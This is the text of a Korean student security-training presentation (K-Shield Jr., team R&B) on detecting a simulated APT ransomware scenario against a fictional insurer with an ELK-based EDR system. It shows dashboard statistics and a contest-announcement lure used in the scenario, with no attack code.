

K-Shield Jr. 보안사고 분석대응 7기

APT 공격 - EDR 탐지 시스템

2021. 11. 19
5조 R&B

김은주 이찬진 이안나 김지예 장민경
김가영 박민주 안병휘 이유림 정민지



K-Shield Jr.

발표자 김은주



K-Shield Jr.

R&B CONTENTS

01



주제 소개

1. 주제 선정 이유
2. EDR 시스템 소개

02



APT 시나리오

1. 시나리오 소개
2. 공격 환경

03



EDR 시스템

1. 대시보드
2. 분석

04



프로젝트 이후 계획

1. K-Shield Jr. 끝난 뒤의
계획 및 목표



K-Shield Jr.



01 주제 소개



K-Shield Jr.

주제 선정 이유

APT? EDR?






K-Shield Jr.

EDR 시스템 소개

통합 대시보드






K-Shield Jr.

EDR 시스템 소개

ELK 서버 모니터링





K-Shield Jr.

EDR 시스템 소개

악성코드 추적



도착 IP(시간별)

소스 IP(시간별)



K-Shield Jr.

EDR 시스템 소개

악성코드 추적

레지스트리 값

도착 포트

프로세스 ID

부모 프로세스 ID

프로토콜

Keyword	Count
Binary Data	5,165
DWORD (0x00000003)	1,901
DWORD (0x00000001)	865

Keyword	Count
80	711
443	531
8000	25

Keyword	Count
348	1,873
636	1,513
916	1,478
1112	1,261

Keyword	Count
784	39
4244	35
9212	34
780	33
3744	23

Keyword	Count
tcp	1,276
udp	74



K-Shield Jr.

02 APT 시나리오



K-Shield Jr.

APT 시나리오

배경 소개

공격 대상

R&B손해보험

공격 이유

회사에 등록된 개인 또는
여러 회사들의 중요 정보들을 랜섬웨어로
잠금으로써 돈을 요구하기 위해

R&B손해보험

디지털 취약계층 서비스 아이디어 공모전

한 명의 고객도 소외되지 않도록 소비자 친화적인 보험 서비스를 제공하기 위해 디지털 취약계층을 위한 다양한 아이디어를 공모합니다.

R&B손해보험

공모 주제
디지털 취약계층 서비스
(예시) 보험거래 단계별(가입/계약관리/보험금청구 등) 디지털 서비스 이용 관련 아이디어 등

접수 방법
e-mail(rnb.cpt@daum.net) 접수

제출 서류
1. 참가신청서
(R&B손해보험 공식 블로그에서 다운로드)
2. 제출보고서(자유양식)

모집 기간
2021년 10월 28일 - 11월 11일


문의처 소비자보호팀 소비자감각파트 공모전담당 [rnb.cpt@daum.net / 02-1234-5678]



K-Shield Jr.


APT 시나리오

등장 인물 및 토폴로지 구성



공격자(가명:최길동)

R&B손해보험




소비자보호팀
김홍보


